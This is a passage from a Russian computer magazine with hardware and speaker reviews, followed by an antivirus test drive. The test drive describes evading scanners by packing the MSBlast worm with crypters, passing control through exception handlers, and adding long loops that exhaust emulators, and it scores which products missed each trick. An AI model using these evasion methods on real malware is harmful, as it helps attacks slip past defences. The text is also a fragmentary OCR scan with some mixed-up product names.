Linear read – **17,2 Мб/с**
Average read access – **0,72 мс**

Технические характеристики:

Интерфейс с компьютером: **USB 2.0**
Жесткие диски: **2,5" ATA**
Питание: **не требуется**
Габариты, мм: **128x77x16**




1. Внешние накопители на базе 2,5-дюймовых жестких дисков получают большое распространение за счет большого объема и низкой цены.
2. Корпус выполнен из металла, благодаря чему площадь рассеивания тепла велика.
3. Перфорация на передней стенке кейса выполняет не только декоративные функции, - вентиляция позволяет соблюсти температурный режим.
4. Синий светодиод демонстрирует рабочее состояние винчестера.
5. Подключение осуществляется по шине USB, питание также поступает по шине.
6. В случае нехватки тока одного порта можно подключиться ко второму благодаря разветвителю.
7. Высокая скорость чтения и записи позволяют использовать девайс как альтернативу флеш-драйвам.
8. Устройство не требует дополнительного питания, хотя разъем для подключения адаптера присутствует.
9. В случае проблем с устройством перегрузка осуществляется специальной кнопкой.



1. Для крепкой фиксации платы и жесткого диска придется закрутить восемь болтов.

Результаты тестирования:

Average Read Access – **18,9 мс**
Buffered Read – **21,8 Мб/с**
Random Read – **20,1 Мб/с**
Linear Read – **22,4 Мб/с**
Average Write Access – **7,87 мс**
Random Wrirte – **24,4 Мб/с**
Linear Write – **27,1 Мб/с**



3.





Технические характеристики:

Выходы: **SATA, IEEE 1394, 3x USB, 5.1 audio**
Поддержка флеш-карт: **CF, SM, xD, SD/MMC, MS**
Интерфейс с компьютером: **требуется подключение к аудиокарте, SATA, USB, molex**



1. Устройство встраивается в свободный слот панели 5,25" и имеет кабели достаточной длины для подключения внутри компьютера.
2. На панель выведено большое количество портов, есть возможность подключения многоканальной акустической системы.
3. Владельцев цифровой техники, использующих в качестве носителей флеш-карты, порадует наличие кардридера.
4. Управление компьютером осуществляется с пульта дистанционного управления, идущего в комплекте.
5. Программное обеспечение, входящее в комплектацию, общается с тобой на русском языке.
6. Для управления компьютером подойдет любой ПДУ - система легко настраивается.



1. Передняя панелька сделана из невзрачного серого пластика, который не будет смотреться в дорогом корпусе.
2. Для подключения всех выходов в тесном корпусе придется приложить немалые усилия.
3. Выход SATA пригодится для подключения жестких дисков, но кабель питания придется тянуть из системного блока.

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ КОМПАНИЯМ MULTIMEDIA CLUB (Т. (495) 788-9111, WWW.MPC.RU), NEOGROUP (Т. (495) 737-3925, WWW.NEO.RU), IRLINK (WWW.IRLINK.RU), А ТАКЖЕ РОССИЙСКОМУ ПРЕДСТАВИТЕЛЬСТВУ КОМПАНИИ HIPER

4.



$270

Технические характеристики:


Тип корпуса: **FullTower**
Материал корпуса: **алюминиевый сплав 6063 T5**
Форм-фактор: **ATX/MicroATX/FlexATX/ITX**
Блок питания (в комплекте): **нет**
Габариты, мм: **522x202x475**
Вес, кг: **10,7**



1. Стильный, интересный дизайн. Выполненный в элегантных черных тонах с вкраплениями серебристых элементов, он, безусловно, выделяется на фоне стандартных серых коробок обыкновенных системных блоков.
2. Корпус прочен и надежен. Он изготовлен из алюминиевого сплава, имеющего хорошую теплопроводность, с толщиной панелей 3 мм. Стоит сказать и о креплениях боковых стенок. Застежки нестандартные, очень надежные и удобные, легко открываются и закрываются.
3. Передняя панель является ложной и представляет собой дверку с прорезями для вентиляции, закрывающуюся на две магнитные застежки. За ней находится стенка корпуса, а также «вакантные места» для флоппи-дисковода и шести оптических приводов.
4. «Панель управления» не расположена на передней стенке, как у большинства стандартных корпусов, а встроена в радиатор на верхней грани. Кроме кнопки включения питания и перезагрузки она содержит еще и два разъема USB 2.0, входы для наушников и микрофона, а также линейный вход.
5. Одна из боковых стенок сделана прозрачной, что дает любителям моддинговых штучек большой простор для фантазии в деле украшения своего компа.
6. В центре верхней панели корпуса есть дополнительное вентиляционное отверстие с уже установленным кулером – очень полезное дополнение, если учесть, что боковая панель вообще не имеет отверстий для свободного доступа воздуха.



1. Вес более 10 кг все-таки великоват даже для такого корпуса.
2. Обязательна установка кулера перед отсеком для HDD – иначе при их большом количестве они будут сильно нагреваться.
3. Верхняя панель выполнена в виде радиатора, что, конечно, красиво и необычно, однако немного непрактично – в щели будет набиваться пыль. Правда, именно для чистки верха корпуса в комплекте идет специальная щеточка.



ГРОМКО И КРАСИВО

ТЕСТИРУЕМ 2.1-СИСТЕМЫ «ДИЗАЙНЕРСКОЙ» АКУСТИКИ



Стереотипы о том, как должна выглядеть качественная акустика, явно устарели. Во всяком случае, на рынке недорогого домашнего звука уже давно появился целый класс устройств, которые по внешнему виду никаким образом не вписывается в стандартные представления о дизайне и компоновке мульмедийных звуковых систем. Интересно только одно: насколько качественный звук способны выдавать эти «дизайнерские» колонки?



Подоплека тенденции простая. Существует целый пласт пользователей, заинтересованных в приобритении устройств, которые позволят им украсить свой дом и выпендриться перед друзьями. Покупая колонки за $100, рассчитывать на Hi-End звучание им не приходится, и на первое место выходит экстерьер. Производители же всегда заинтересованы в росте продаж своего оборудования и хотят охватывать интересы максимального числа потребителей. Поэтому в ответ на спрос и появилась категория «дизайнерской» акустики.

Самое интересное тут — это насколько хорошо эти колонки справляются с основной задачей, качественно ли они звучат, не пошли ли в ущерб звуку их яркая внешность и необычная компоновка?

Чтобы ответить на этот вопрос, мы взяли три модели, которые как нельзя лучше представляют категорию «дизайнерской» акустики: JBL Spyro, Edifier E3350 и JBL Creature 2, и подвергли их придирчивому тестированию.

JBL Spyro

- Общая выходная мощность: **36 Вт (RMS)**
- Сателлиты: **6 Вт на канал**
- Сабвуфер: **24 Вт**
- Материал сателлитов и сабвуфера: **пластик**
- Соотношение сигнал/шум: **>=80 дБ**
- Воспроизводимый частотный диапазон: **40 Гц — 20 КГц**
- Сопротивление: **5 кОм**
- **Сенсорное управление** уровнем громкости Easy-to-Use Touch Volume Control
- **Встроенная система** памяти последних настроек звучания
- Вес: **2,8 кг**
- Размеры: **сабвуфер — 203x140 мм, сателлиты — 83x51 мм**

JBL — американская компания, которая существует уже больше 50 лет и все это время радует меломанов по всему миру классным звуком. Сейчас JBL входит в состав крупного холдинга Harman International и по-прежнему уделяет много внимания научным изысканиям, постоянно отыскивая свежие инженерные решения для улучшения своих аудиосистем. Так что опыта в проектировании и производстве звуковых систем компании JBL не занимать.

JBL Spyro — модель с весьма необычными сателлитами, которые могут прийтись по вкусу любителям нестандартно выглядящих вещей. По мощности этот комплект акустики практически полностью идентичен предыдущей модели, за исключением сателлитов — они стали чуть слабее и выдают по 6 Вт RMS против 8 Вт у Creature II. Звук вцелом порадовал своей гармоничностью и жизнерадостностью, музыкальные инструменты узнаваемы и не забивают друг друга. При увеличении громкости наблюдается рост нелинейных искажений, преобладающих на средних частотах, однако они носят вполне допустимый для акустики такого класса характер. Из-за широкой диаграммы направленности сателлитов существуют определенные проблемы с глубиной сцены, при этом, правда, нет проблем с размещением колонок. Сабвуфер, в принципе, больших вопросов не вызвал, он хорошо справляется со своей задачей, однако при большой громкости отчетливо слышны искажения — небольшой «хрип». При средней же громкости звука он отлично выполняет свою работу.

Многим пользователям придется по вкусу инновационный дизайн JBL Spyro, при этом, смею предположить, что они не будут разочарованы и качеством звучания системы. Набор показал в целом гармоничную работу, и если бы производитель больше внимания уделил сабвуферу, то набор заслуживал бы самых лестных отзывов.



Edifier E3350

- Общая выходная мощность: **50 Вт (RMS)**
- Сателлиты: **9 Вт на канал**
- Сабвуфер: **32 Вт**
- Материал сателлитов и сабвуфера: **пластик**
- Соотношение сигнал/шум: **>=85 дБ**
- Воспроизводимый частотный диапазон: **30 — 130 Гц (сабвуфер) , 190 Гц — 20 КГц (сателлиты)**
- Динамики: **5" сабвуфер, 3" драйвер средних частот и 3/4" высокочастотный твитер**
- **Отдельная настройка** басов на сабвуфере
- Сетевой адаптер на входное напряжение **100~240 В в комплекте**

На выставке CES 2008, которая проходила в Лос-Анджелесе, одним из лауреатов стала мультимедийная акустическая система Edifier E3350, которую наградили дипломом Design & Engeneering Showcase Honors 2008.
Получение такой высокой оценки на одном из самых авторитетных мировых хайтек-ивентов лишний раз подтверждает, что производство ярких дизайнерских решений для фирмы Edifier не в новинку, и, несмотря на смелые эксперименты дизайнеров, инженеры компании не идут на компромисс с качеством звука.
Основное отличие новых колонок от предыдущей модели E3300 — это новая форма сателлитов, они стали больше, и теперь там установлены более мощные динамики —по 9 Вт. Также инженеры Edifier разработали новую конструкцию для высокочастотных твитеров: теперь они выполняются из шелка и имеют куполовидную форму и диаметр 3/4 дюйма.
Сабвуфер, который по форме напоминает пирамиду, выполнен из специальных антирезонансных материалов и оснащен пятидюймовым направленным вниз динамиком мощностью 32 Вт. Система комплектуется вынесенным регулятором звука с гнездами для подключения внешних устройств, а уровень басов можно регулировать отдельно на сабвуфере.
Звучание системы для комплекта такого класса впечатляет. Звук воспроизводится четко и без вранья, инструменты легко узнаваемы и не забивают друг друга. Акустике такого класса обычно свойственна легко узнаваемая резкость среднечастотных компонентов, особенно при прослушивании сжатой в mp3 музыки на близкой к максимуму мощности. Очень радует, что у Edifier E3350 этот эффект не слишком заметен, и большинство людей воспримут его скорее как плюс: звучание E3350 покажется им четким, сочным и ярким. Что касается высоких частот, тут все супер. Благодаря новому куполовидному твитеру из шелка спад на высоких частотах практически отсутствует, что делает звук более насыщенным.
Edifier E3350 — отличный набор акутики, который мы можем смело рекомендовать всем читателям. Система продемонстировала отличное звучание и сбалансированную работу даже на большой громкости, а работа сабвуфера вызвала отдельный восторг глубиной амплитуды на «низах» в районе 50 Гц. За все это и даем приз «Выбор редакции».

JBL Creature II

- Общая выходная мощность: **40 Вт (RMS)**
- Сателлиты: **8 Вт на канал**
- Сабвуфер: **24 Вт**
- Материал сателлитов и сабвуфера: **пластик**
- Соотношение сигнал/шум: **>=80 дБ**
- Воспроизводимый частотный диапазон: **50 - 180 Гц (сабвуфер), 180 Гц — 20 КГц (сателлиты)**
- Динамики: **металлическая 1" мембрана в сателлитах и длинноходный 4,5 " динамик в сабвуфере**
- Сенсорное управление **Touch Volume Control**

JBL Spyro — этотрехкомпонентная мультимедийная акустическая система, по мощности уступающая Edifier E3350, однако выступающая в том же самом классе «дизайнерской» 2.1-акустики.
Компоненты системы — сателлиты и сабвуфер — по форме напоминают то ли колокола, то ли какие-то экзотические цветы — кому что ближе. В любом случае выглядит система эффектно, да и звучит не хуже. Звук натуральный, звонкий, сочный и полный, с насыщенными высокими частотами.
Но работа сабвуфера вызвала несколько вопросов и нареканий. При увеличении громкости он начинает вполне конкретно хрипеть, также показалось, что сабу не хватает амплитуды на «низах» и частоты в районе 50 Гц воспроизводятся очень слабо, практически не ощущаются.
Используемая технология цифрового управления звуком Touch Volume Control позволяет устанавливать уровень звука с дискретным шагом при помощи удобных сенсорных элементов управления.
Плавное отключение звука (Mute) осуществляется одновременным касанием обоих сенсоров, что показалось очень удобным. Единственное, при использовании этих сенсорных элементов из колонок доносятся вполне слышимые щелчки, что расстроило. Причем, судя по отзывам на форумах, это свойственно не конкретной тестируемой модели, а абсолютно всем устройствам.
В целом JBL Creature II — неплохой набор акустики за свои деньги, который гармонично звучит и отлично выглядит. В классе акустики, где на первом месте стоит дизайн и внешний вид, — неплохое приобретение.

Выводы

Из трех протестированных звуковых систем по звучанию мне больше всего понравился набор Edifier E3350 — звук у этой системы более мощный и сбалансированный, за эти качества мы и наградили колонки от Edifier. Вместе с тем нужно отметить, что при выборе «дизайнерских» систем определяющими факторами могут стать дизайн и внешний вид. А здесь уже выбирать тебе, поскольку это весьма субъективные критерии.



СТЕПАН «STEP» ИЛЬИН
/ STEP@GAMELAND.RU /

КАКОЙ АНТИВИРУС ЛУЧШЕ?

ТЕСТ-ДРАЙВ АНТИВИРУСНЫХ ПАКЕТОВ


Сколько бы мы ни писали о том, что любой антивирус можно обойти, сколько бы ни рассказывали, как без него обойтись, иметь при себе качественный сканер и антивирусный монитор в наше время условие почти обязательное. Но что выбрать? У каждого на этот счет свое мнение и даже внутри команды][используются совершенно разные продукты. Мы решили положить конец спорам и, наконец, разобраться, каким продуктам можно довериться, а какие стоит незамедлительно отправить в отстой. Этот тест-драйв антивирусов для тебя!


С самого начала работы над материалом встал очень важный вопрос: а как, собственно, проводить тестирование? Какой антивирус считать хорошим, а какой — плохим? Как вообще можно оценить эффективность работы, продуманность эвристических алгоритмов, результативность поиска? Интересно было посмотреть, как с этой задачей справились другие, поэтому мы первым делом изучили уже имеющиеся тестирования, которые в небольшом количестве доступны в Сети. Все они строились примерно на одном принципе: бралась внушительная коллекция всевозможной заразы (20-30 тысяч вирусов, троянов и прочей малвари), рассортировывалась по категориям и на нее натравливались по очереди все тестируемые антивирусы. Эффективность антивируса в таком случае прямо пропорциональна количеству найденной малвари: чем больше нашел, тем лучше. Ознакомиться с результатами можно здесь: www.antivirus.ru/OknoA.html, www.anti-malware.ru, www.virus.gr. Исследования эти довольно свежие, и повторять их не было никакого желания, да и смысла тоже, поэтому мы все сделали по-другому :).

Количество найденный вирусов, как и объем самой базы, — показатель хоть и наглядный, но весьма косвенный. Намного интереснее посмотреть, как антивирус справится ситуацией, когда перед ним вирус не в чистом виде (который, понятное дело, найти проще простого), а в закриптованном или упакованном варианте. Практика показывает, что в ход зачастую даже не обязательно пускать приватные крипторы — некоторые известные продукты валятся уже на самых простых и общеизвестных упаковщиках. Вот и проверим!
Да и вообще, почему вирус обязательно должен быть в базе? Тупое сканирование подборки, включающей пускай даже редкие, но уже известные вирусы, не учитывает эвристические возможности продуктов. А именно этим отличаются действительно продвинутые пакеты: суметь определить вирус по потенциально опасным участкам кода, собрать сигнатуры для них и грамотно обработать ситуацию (а не обзывать вирусами все подряд) — вот что действительно сложно. Поэтому для проверки эвристических алгоритмов мы провели отдельный тест,

Тестирование проактивной защиты	Подмена explorer.exe на любой другой исполняемый файл	Добавление нового exe-файла в ветку RunOnce	Добавляет новую DLL, внедряющуюся во все USER32-приложения	Внедрения малвари в чужое адресное пространство через VirtualAllocEx
Антивирус Касперского 7.0	v	v	x	v
NOD32 2.70.39	x	x	x	x
avast! 4 Professional Edition	x	x	x	x
AVG Anti-Virus Free Edition 7.5	x	x	x	x
Avira AntiVir PersonalEdition 7.06	x	x	x	x
BitDefender Antivirus 2008	x	v	x	v
Dr. Web Антивирус 4.44	x	v	x	v
F-PROT Antivirus for Windows	x	x	x	x
F-Secure Anti-Virus 2008	x	x	x	x
Norton AntiVirus 2008	x	x	x	x
Panda Antivirus 2008	x	x	x	x
Sophos Norman Virus Control	x	x	x	v
McAfee VirusScan 8.5.0i	x	x	x	x


Avira AntiVir — один из немногих достойных бесплатных антивирусов


Бесплатная версия AVG Anti-Virus


Panda Antivirus 2008

предварительно придумав простую, но показательную методику. Проактивная защита, которую сейчас активно вводят производители антивирусных пакетов, — это третий пункт нашей программы. Итак, все наше тестирование можно разделить на три части:

1. Статическое сканирование.
2. Эвристические алгоритмы.
3. Проактивная защита.

ПОДГОТОВКА К ТЕСТИРОВАНИЮ

Для тестирования мы взяли наиболее известные и продвинутые пакеты, заслужившие доверие пользователей по всему миру. Брать другие продукты было бессмысленно, поскольку на фоне более продвинутых товарищей они смотрелись бы по меньшей мере жалко. Окончательный список антивирусных пакетов получился следующим:

Антивирус Касперского 7.0
NOD32 2.70.39
avast! 4 Professional Edition
AVG Anti-Virus Free Edition 7.5
Avira AntiVir PersonalEdition Classic 7.06
BitDefender Antivirus 2008
Dr.Web Антивирус 4.44
F-PROT Antivirus for Windows
F-Secure Anti-Virus 2008
Norton AntiVirus 2008
Panda Antivirus 2008
Sophos Norman Virus Control
McAfee VirusScan 8.5.0i

Полная информация о каждом из них приведена в сводной таблице. Понятно, что устанавливать эти продукты вместе — полный бред. Каждый из них использует свои драйверы, прослойки для работы с ядром системы, песочницы и прочие приемы, которые несовместимы друг с другом. Поэтому для тестирования использовалась виртуальная машина VMware. Общие характеристики стенда тестирования:


Intel Core Duo 1,8 МГц
2048 Мб
Windows XP SP2 со всеми апдейтами
VMware 6.0

Для каждого антивируса был сделан свой снимок (snapshot), что позволило быстро переключаться между ними для тестирования. И первым в нашей программе был статический скан.

Тестирование статических сканеров	1. Нативный MSBLAST	2. MS-Blast, упакованный ASPack 2.12	3. MS-Blast, распакованный	4. MS-Blast, распакованный и переупакованный ASPack 2.12	5. MS-Blast, распакованный и запротекченный VMProtect 1.22.2	6. MS-Blast, распакованный и переупакованный tElock 0.98.2	7. MS-Blast, распакованный и переупакованный NiceProtect.2	8. Программа, очень похожая на троян, но таковым не являющаяся
Антивирус Касперского 7.0	v	v	v	v	v	x	v	v
NOD32 2.70.39	v	v	v	v	v	v	v	v
avast! 4 Professional Edition	v	v	v	v	v	x	x	x
AVG Anti-Virus Free Edition 7.5	v	v	v	v	x	x	x	x
Avira AntiVir PersonalEdition 7.06	v	v	v	v	v	x	v	v
BitDefender Antivirus 2008	v	v	v	v	x	x	v	v
Dr. Web Антивирус 4.44	v	v	v	v	x	x	x	v
F-PROT Antivirus for Windows	v	v	v v	v	v	x	v	v
F-Secure Anti-Virus 2008	v	v	v	v	v	x	x	v
Norton AntiVirus 2008	v	v	v	v	v	x	x	v
Panda Antivirus 2008	v	v	v	v	x	x	v	x
Sophos Norman Virus Control	v	v	v	v	v	x	v	x
McAfee VirusScan 8.5.0i	v	v	v	v	v	x	x	x



Победитель номинации «Лучший проактив»



Результаты сканирования F-PROT Antivirus

СТАТИЧЕСКИЙ СКАН

Для проверки возможностей сканера, который является неотъемлемой частью любого антивируса, как уже было сказано, мы не стали использовать тупое сканирование по базе малвари. Было интересно выяснить, как обрабатывает тот или иной продукт ситуацию, когда тело вируса запаковано или закриптовано с помощью специальных утилит. Для этого мы сделали несколько заготовок и смотрели, что скажет каждый из антивирусов, обработав их. В качестве основы был выбран известнейший червь MSBlast, с которым наверняка имела дело большая часть читателей. Всего у нас получилось семь модификаций:

1) msblast.exe — тело вируса MSBlast, по умолчанию упакованное UPX'ом;
2) msblast-aspacked.exe — MSBlast, упакованный поверх UPX'а с помощью ASPack 2.12;
3) msblast-deunpxed.exe — MSBlast, распакованный;
4) msblast-deunpxed-aspacked.exe — MSBlast, распакованный и переупакованный ASPack 2.12;
5) msblast-deunpxed-vmprotected.exe — MSBlast, распакованный и запротекченный VMProtect 1.22.2;
6) msblast-deunpxed-telocked.exe — MSBlast, распакованный и переупакованный tElock 0.98;
7) msblast-deunpxed-niceprotect — MSBlast, распакованный и запротекченный NiceProtect 0.98.

Вместе с различными модификациями MSBlast, антивирусам также предлагался следующий файл, очень похожий на троян, но таковым не являющийся:

8) visible-dwnldr.exe — тулза скачивает gif-файл с помощью API-функции URLDownloadToFile и запускает ассоциированное с ним приложение через ShellExecute, что совершенно безобидно и вполне безопасно. Учитывая, что в куче приложений найдены ошибки парсинга графических файлов, открытие gif'ов, полученных из ненадежных источников, потенциально ведет к заражению, но в данном конкретном случае скачиваемый приложением gif абсолютно нормален. Вот только антивирусам это не докажешь...

Все эти файлы мы записали на болванку и тестировали отдельно на каждом антивирусном пакете, работая с различными snapshot'ами системы


Тестирование эвристических алгоритмов	01. Внедрение кода в конец кодовой секции; замена call WinMain на call MalwareMain	02. Передача управления на MalwareMain осуществляется через CALL/RET	03. Программа тайно скачивающая файл с интернета (downloader), но вполне безобидный	04. Тот же downloader, но получающий управление посредством структурных исключений
Антивирус Касперского 7.0	x	x	v	v
NOD32 2.70.39	x	x	v	v
avast! 4 Professional Edition	x	x	x	x
AVG Anti-Virus Free Edition 7.5	x	x	x	x
Avira AntiVir PersonalEdition 7.06	x	x	v	v
BitDefender Antivirus 2008	x	x	v	v
Dr. Web Антивирус 4.44	x	x	v	v
F-PROT Antivirus for Windows	x	x	v	v
F-Secure Anti-Virus 2008	x	x	v	x
Norton AntiVirus 2008	x	x	v	x
Panda Antivirus 2008	x	x	x	x
Sophos Norman Virus Control	x	x	x	x
McAfee VirusScan 8.5.0i	x	x	x	x

в VMware. То, что у нас получилось, представлено в таблице «Тестирование статических сканеров».
Результаты, честно говоря, нас немного удивили. Если с нахождением нативного MSBlast справились все (еще бы было иначе!), то с криптованными файлами возникли совершенно неожиданные проблемы. Исполнение защищенных участков кода на виртуальной машине в случае использования специального криптора VMProtect сильно осложнили анализ для некоторых антивирусов. Сканеры Avira AntiVir PersonalEdition, BitDefender Antivirus 2008, популярнейший на Западе Panda Antivirus и в России — Dr.Web Антивирус не смогли распознать в исследуемом файле малварь. Еще хуже дела обстоят с морфером tElock. Несмотря на то что мы использовали публичный билд, уже давным-давно распространяющийся в Сети, полиморфный движок до сих пор не по зубам большинству антивирусов. Лишь только NOD32 смог увидеть в тестируемом экземпляре потенциально опасный файл. Последним криптором, который использовался для создания тестовых файлов, был NiceProtect, разработанный нашим автором GPcH и скачанный с официального сайта www.niceprotect.com. Avast, AVG, Dr.Web, F-Secure, Norton, McAfee с ним, к сожалению, оказались незнакомы!
А что с программой, очень похожей на вирус? Тут 50 на 50: одна половина антивирусов указала на то, что это потенциально опасный код, другая просканировала файл без какой-либо реакции. Что лучше? Сложный вопрос: с одной стороны, ложное срабатывание всегда бесит и вводит в заблуждение пользователей. С другой стороны, это ведь действительно мог быть какой-нибудь опасный загрузчик, и тогда отчет антивируса о потенциальной угрозе был бы очень кстати!
Итоги: среди всех пакетов заметно выделяется NOD32, который обнаружил заразу во всех предложенных нами файлах, за что и получает премию «Лучший статический сканер». Чуть хуже показали себя Антивирус Касперского и Sophos, пропустив файл, закриптованный tElock. Все остальные пакеты находятся примерно на одном уровне, явных аутсайдеров сегодня нет.

ЭВРИСТИЧЕСКИЙ АНАЛИЗ

Новые вирусы и их всевозможные модификации появляются каждый день. Антивирусные компании, несмотря на все свои ухищрения, не могут моментально реагировать на появление малвари, поэтому проходит порядочное время, прежде чем тело вируса будет проанализировано и соответствующие сигнатуры добавлены в базу данных. Именно поэтому в любом сканере помимо сигнатурного поиска предусмотрен более сложный — эвристический. В процессе эвристического анализа проверяется структура файла, его соответствие вирусным шаблонам, выявляются конструкции, характерные для червей, вирусов и прочей малвари. В результате становится возможным обнаружение еще неизвестной малвари. Эта технология неспособна на 100% определить, вирус перед ней или нет, и, как любой вероятностный алгоритм, грешит ложными срабатываниями. Мы подготовили несколько программ, которые не являются вирусами, но используют характерные для них приемы. Посмотрим, как отреагируют на них антивирусы. Всего у нас девять заготовок:

1) notepad-1.exe — в конец кодовой секции внедрен код, передача управления осуществляется не коррекцией точки входа (как делает большая часть малвари), а заменой call WinMain call MalwareMain;
2) notepad-2.exe — то же самое, что и в предыдущем примере, но на этот раз передача управления на MalwareMain осуществляется через сладкую парочку CALL/RET;
3) invisible-dwldr.exe — программа, тайно скачивающая файл из интернета (в данном случае gif-файл) и запускающая ассоциированное с ним приложение;
4) invisible-dwldr-seh.exe — такой же downloader, как и предыдущий, но получающий управление посредством структурных исключений, которые не все антивирусы умеют эмулировать;
5) invisible-dwldr-longloop.exe — такой же downloader, как и предыдущий, но перед получением управления мотающий очень долгий цикл; эвристики умирают, не доходя до его конца;
6) msblast-deunpxed-aspacked-seh.exe — вирус MSBlast, в котором передача управления осуществляется через структурные исключения;
7) msblast-deunpxed-aspacked-longloop.exe — в точку входа тела MSBlast внедрен очень длинный цикл; эмулятор успевает отключиться, прежде чем реальный код получит управление;
8) visible-dwnldr-seh.exe — уже известный нам downloader, только получающий управление через структурные исключения;



dvd
В этот раз на нашем DVD-приложении мы подготовили для тебя большую подборку антивирусных пакетов.

05. Тот же downloader, но перед получением управления мотающий очень долгий цикл. Эвристики мрут, не доходя до его конца	06. Вирус MSBlast: передача управления через структурные исключения	07. Вирус MSBlast: в точку входа внедрен очень длинный цикл	08. Программа, открыто скачивающая файл из интернета; управление через структурные исключения	09. Та же программа; в точку входа внедрен очень длинный цикл
x	v	x	x	x
v	v	v	x	v
x	v	v	x	x
x	v	v	x	x
v	v	v	v	v
v	v	x	v	v
v	v	v	v	v
v	v	v	v	v
x	v	v	x	x
x	v	v	x	x
x	v	x	x	x
x	v	v	x	x
x	v	v	x	x

9) visible-dwnldr-longloop.exe — известный нам downloader, в начале которого стоит длинный цикл; за время его исполнения антивирусы теряют к нему всякий интерес.
Перед сканированием в настройках каждой программы включался самый глубокий уровень анализа и расширенная эвристика, если таковая была предложена разработчиками. Результаты тестирования представлены в таблице «Тестирование эвристических алгоритмов». Два первых наших файла показались антивирусам абсолютно безобидными даже несмотря на то, что в них применяются характерные для вирусов приемы. Надо сказать, что в целях эксперимента я залил эти файлы на www.virustotal.com — специальный сервис, предназначенный для проверки файлов по базам многочисленных антивирусов. Так вот некоторые продукты (малоизвестные и поэтому в нашем тестировании участия не принимающие) все-таки смогли задетектить в notepad-1.exe и notepad-2.exe потенциальную малварь. Но будем считать, что наши пакеты — более продвинутые и могут отличить обычный (пусть и модифицированный) блокнот от малвари :). С выявлением опасного кода в других файлах антивирусы справились на порядок лучше. Единственное, расстраивает, что чуть измененный MSBlast смог облапошить сразу три антивируса, для этого всего-то нужно было поставить в точку входа очень длинный цикл.
Итоги: из таблицы видно, что наибольшее количество опасного кода обнаружено сразу тремя пакетами: Avira AntiVir, Dr.Web Антивирус, F-Prot Antivirus, за что они получают нашу награду «Лучшая эвристика». Неплохо показали себя Антивирус Касперского и BitDefender, остальные пакеты в предложенных образцах никаких угроз не обнаружили.

ПРОАКТИВНАЯ ЗАЩИТА

